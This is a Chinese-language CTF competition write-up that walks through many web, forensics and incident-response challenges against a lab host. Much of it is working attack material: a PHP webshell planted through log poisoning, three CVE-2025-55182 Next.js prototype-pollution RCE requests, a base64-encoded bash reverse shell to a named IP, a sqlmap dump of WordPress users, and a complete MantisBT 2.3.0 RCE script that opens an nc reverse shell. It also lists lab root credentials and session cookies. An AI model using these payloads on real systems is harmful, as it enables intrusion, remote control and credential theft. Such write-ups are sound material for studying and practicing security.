
目录扫描,发现 http://175.27.169.122:39514/antibot_image
通过/antibot_image/这个界面的访问记录到了 2026-02-01-access.log

然后,info.php可以接收image文件进行文件包含
那么
GET /antibot_image/ HTTP/1.1
Host: 175.27.169.122:39514
Upgrade-Insecure-Requests: 1
User-Agent: <?php @system($_POST['cmd']); ?>

然后POST /antibot_image/antibots/info.php?image=/var/www/html/antibot_image/log/2026-02-01-access.log
进行WebShell

使用哥斯拉进行连接
/home/www-data/flag

webshell被删除了
小明的系统里有一个tomcat,突然有一天他收到通知说他的系统被攻击了,你能帮他找到攻击者残留的痕迹吗?
账号 root 密码 idgfxuxvr2tqekhz
在Tomcat的work/Catalina/localhost/a 下保留着编译后的JSP
存在 webshell 访问过的缓存文件,查看 login_jsp.java 获得 flag
grep -r "flag{" / 2>/dev/null

暗影迷踪
安全团队发现一台运行Tomcat服务的服务器遭到了入侵。攻击者在系统中植入了后门,你的任务是彻底清除所有后门痕迹,获取最终的flag!
应急响应,账号 root 密码 idgfxuxvr2tqekhz
已经说了运行Tomcat,确认 Tomcat 状态 & 路径
ps aux | grep tomcat
查 JSP 文件
find / -name "*.jsp" 2>/dev/null
查定时任务:
crontab -l
ls /etc/cron.*
cat /root/.ssh/authorized_keys
cat /etc/passwd
find / -iname "*flag*" 2>/dev/null
find / -iname "*note*" 2>/dev/null
Tomcat:
ls webapps/
find webapps -name "*.jsp"
grep -R "Runtime.getRuntime" webapps/
然后杀进程,删除后门,清除Webshell
这题:
删除定时任务
crontab -e
删除Webshell和后门文件
rm -rf /opt/apache-tomcat-8.5.100/webapps/a
rm -rf /opt/apache-tomcat-8.5.100/webapps/examples
rm -rf /var/crash/*
运行flagcheck
诡异的命令执行

WireShark打开后搜索字符串:flag{ 直接锁定了flag
决赛:
代码中的秘密
打开题目是Nginx默认页面
目录扫描,发现存在/robots.txt

we scan php codes with rips

看到提示,尝试访问/rips
扫描网站默认路径/var/www/html/rips
然后点击Windows下面的file按钮就找到一个特殊文件

点击查看即可

绕过合规悄悄的上线了


这里有一个使用手册PDF文件
下载后打开,末尾有管理员的账号密码,还有URL地址登录即可得到flag:

Secure File Viewer
观察数据包:(记得打开burp的显示全部数据包)

给了提示flag在根目录下是:/flag.txt
目录扫描,存在file.php.bak备份文件
<?php
$filename = $_GET['filename'];
if (strpos($filename, '..') !== false) {
header('HTTP/1.1 403 Forbidden');
echo 'Access denied!';
die();
}
function mylowercase($string) {
$lowercase = '';
foreach (str_split($string) as $char) {
$ascii = ord($char);
if (!($ascii >= ord('a') && $ascii <= ord('z'))) {
$lowercase .= chr($ascii + (ord('a') - ord('A')));
} else {
$lowercase .= $char;
}
}
return $lowercase;
}
$filePath = mylowercase($filename);
if (!file_exists($filePath)) {
header('HTTP/1.1 404 Not Found');
echo 'File not found!';
die();
}
$mimeType = mime_content_type($filePath);
header("Content-Type: $mimeType");
header('Content-Length: ' . filesize($filePath));
readfile($filePath);
?>
第一步:绕过检测我们传入 ASCII 码为 14 的字符(URL 编码为 %0e)。
strpos("%0e%0e", "..") 结果是 false,因为 14 号字符显然不是点号(46 号)。安全检查顺利通过。
第二步:函数触发变换代码执行到 mylowercase 函数:字符 %0e 的 ASCII 值是 14。它不在 a-z 的范围内。
函数执行:$14 + 32 = 46$。46 对应的 ASCII 字符正是 . (点号)!
最终结果原本看起来无害的 %0e%0e,经过这个函数处理后,在 $filePath 变量里变成了 ..
处理斜杠 /如果系统对斜杠也有过滤或者你想构造其他路径,同样的道理:/ 的 ASCII 码是 47。$47 - 32 = 15$。
输入 %0f (Shift In) 会被转换为 /
/file.php?filename=%0e%0e%0f%0e%0e%0f%0e%0e%0fflag%0etxt

源自于真实
使用给的账号登录一次: sectest
修改数据包verify=admin

然后爆破amdin的验证码,会有302跳转的响应,访问得到flag


这个笔记真的安全吗?
CVE-2025-55182
POST / HTTP/1.1
Host: 175.27.169.122:13322
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 703
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('echo $((41*271))').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"
"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"
[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
POST / HTTP/1.1
Host: 175.27.169.122:13322
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 711
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=encodeURIComponent(process.mainModule.require('child_process').execSync('ls /').toString().trim());;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"
"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"
[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
POST / HTTP/1.1
Host: 175.27.169.122:13322
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 Safari/537.36 Assetnote/1.0.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Next-Action: x
X-Nextjs-Request-Id: b5dce965
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
X-Nextjs-Html-Request-Id: SSTMXm7OJ_g0Ncx6jpQt9
Content-Length: 721
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=encodeURIComponent(process.mainModule.require('child_process').execSync('cat /flag-hkzz').toString().trim());;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"
"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"
[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
FLAG 消失之谜
使用工具,或者wireshark 直接搜索/flag

然后使用wireshark,查找后面的digimg.store
解码即可得到flag

一发入魂
var pb = new java.lang.ProcessBuilder("bash", "-c", "{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny43Ni4xODIuMTk1LzUzNTMgMD4mMQ==}|{base64,-d}|{bash,-i}");pb.redirectErrorStream(true);var p = pb.start();var scanner = new java.util.Scanner(p.getInputStream()).useDelimiter("\\A");scanner.hasNext() ? scanner.next() : ""
一个很明显的POST数据包,注入木马
然后追踪TCP流
发现命令执行,一步一步的查看即可

最后的命令:hexdump -ve '1/1 "%.2x"' /flag
Hex解码即可

应急拯救计划:隐匿潜袭
攻击者手法全面升级,在Tomcat服务器中留下了更深层的后门。请彻底排查所有入侵痕迹,只有完美清除所有后门,才能获取最终的flag!
账号 `root`
密码 `idgfxuxvr2tqekhz`
第一步:确认 Tomcat 基本情况:
ps aux | grep tomcat
查看计划任务:
crontab -l
删除恶意定时任务:
crontab -e
rm /var/crash/*
ls /var/crash/
nano /etc/profile
/etc/profile 是 所有用户登录 shell 都会执行的
删除最
后一句执行后门文件
cd /opt/apache-tomcat-8.5.100/webapps
tomcat中webapps中的空白文件可能是webshell,内存马等等
去work目录找对应的代码,都删除就行
/opt/apache-tomcat-8.5.100/work/Catalina/localhost/a/org/apache/jsp
^.*$ 等于允许任意来源IP访问manager,应该改为只能本地访问
nano /opt/apache-tomcat-8.5.100/webapps/manager/META-INF/context.xml
<Context antiResourceLocking="false" privileged="true" >
<Valve className="org.apache.catalina.valves.RemoteAddrValve"
allow="127\.\d+\.\d+\.\d+|::1|0:0:0:0:0:0:0:1" />
</Context>
cat /etc/passwd发现后门用户,删除即可
userdel -rf dev
vipw

锈蚀密钥
使用FTK Imager 打开
选择映像文件

发现可疑文件:serect.bmp还有openstego.jar
导出使用openstego.jar解密得到3.txt(注意一开始使用JDK8一直无法解密出3.txt,使用JDK17秒出)

静影寻踪
使用Notepad-- 打开,然后直接查找flag{

或者strings -e l target.raw | grep -i "flag"
东西很老,能用就好
首页存在SQL注入,获取账号密码后登录后台,设置里面存在开启文件上传功能
python sqlmap.py -u http://175.27.169.122:12023/?cat=1 -D "wordpress" -T "wp_users" -C "user_login,user_level,user_pass" --dump


内部监控暴露
使用dirsearch目录扫描:

密码:admin/admin即可进入系统后台登录界面
在/system/config/a.txt 存在账号密码,登录adminer.php

可以控制数据库,直接修改管理员的账号密码:

改成123456的MD5值:e10adc3949ba59abbe56e057f20f883e

发现是
| MantisBT版本 | 2.3.0 |
|---|
存在CVE漏洞,远程命令执行
# -*- coding: utf-8 -*-
import requests
from urllib import quote_plus
from base64 import b64encode
from re import split
import re
class exploit():
def __init__(self):
self.s = requests.Session()
self.headers = dict()
self.RHOST = "175.27.169.122"
self.RPORT = "63572"
self.LHOST = "vps" # 确保这是你公网IP
self.LPORT = "12346"
self.verify_user_id = "1"
self.realname = "administrator"
self.passwd = "123456"
# --- 关键修改 1: 路径必须匹配你的报文 ---
self.mantisLoc = "/system"
# --- 关键修改 2: 使用你报文里有效的 Cookie ---
self.s.headers.update({
"Authorization": "Basic YWRtaW46YWRtaW4=",
"Cookie": "PHPSESSID=d0d4b565e2d09d61c6be34869c51c76c; MANTIS_secure_session=1; MANTIS_STRING_COOKIE=OHysKA8CiRbsM1LW0ZoWIF0gP6EGOwJovGZvGgJfDHkrPmaf2Y7qOVecYBxXDCri",
"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36"
})
# 反弹shell payload
#raw_payload = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc " + self.LHOST + " " + self.LPORT + " >/tmp/f"
self.ReverseShell = "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc " + self.LHOST + " " + self.LPORT + " >/tmp/f"
#self.ReverseShell = "echo " + b64encode(
# "bash -i >& /dev/tcp/" + self.LHOST + "/" + self.LPORT + " 0>&1") + " | base64 -d | /bin/bash"
def login(self):
# 如果 Cookie 是手工填写的,这里其实可以跳过,但为了逻辑完整保留
data = "return=index.php&username=" + self.realname + "&password=" + self.passwd + "&secure_session=on"
url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/login.php'
r = self.s.post(url=url, data=data)
if "login_page.php" not in r.url:
print "Successfully logged in!"
def CreateConfigOption(self, option, value):
url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/adm_config_report.php'
r = self.s.get(url=url)
# 使用正则提取,防止 split 索引越界
token_match = re.search(r'name="adm_config_set_token" value="([^"]+)"', r.text)
if not token_match:
print "[-] Error: Could not find adm_config_set_token. Check your Session!"
return False
token = token_match.group(1)
print "[+] Found Set Token: " + token
post_url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/adm_config_set.php'
data = {
"adm_config_set_token": token,
"user_id": "0",
"original_user_id": "0",
"project_id": "0",
"original_project_id": "0",
"config_option": option,
"original_config_option": "",
"type": "2", # string 类型更稳
"value": value,
"action": "create",
"config_set": "1"
}
self.s.post(url=post_url, data=data)
print "[+] Created config: " + option
return True
def TriggerExploit(self):
print "Triggering reverse shell..."
url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/workflow_graph_img.php'
try:
self.s.get(url=url, timeout=5)
except:
pass
def Cleanup(self):
print "Cleaning up..."
configs = ['dot_tool', 'relationship_graph_enable']
for config in configs:
url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + '/adm_config_report.php'
r = self.s.get(url=url)
# 修改 3: 解决 KeyError,使用更稳健的正则查找删除 Token
# 该正则会定位到包含 config 名字的那一行,并抓取其后的 adm_config_delete_token
pattern = r'value="' + config + r'".*?name="adm_config_delete_token" value="([^"]+)"'
match = re.search(pattern, r.text, re.S)
if match:
del_token = match.group(1)
print "Deleting the " + config + " config."
del_url = 'http://' + self.RHOST + ":" + self.RPORT + self.mantisLoc + "/adm_config_delete.php"
data = {
"adm_config_delete_token": del_token,
"user_id": "0",
"project_id": "0",
"config_option": config,
"_confirmed": "1"
}
self.s.post(url=del_url, data=data)
else:
print "[-] Could not find cleanup token for " + config
# --- 运行 ---
exploit = exploit()
exploit.login()
if exploit.CreateConfigOption(option="relationship_graph_enable", value="1"):
exploit.CreateConfigOption(option="dot_tool", value=exploit.ReverseShell + ';')
exploit.TriggerExploit()
exploit.Cleanup()
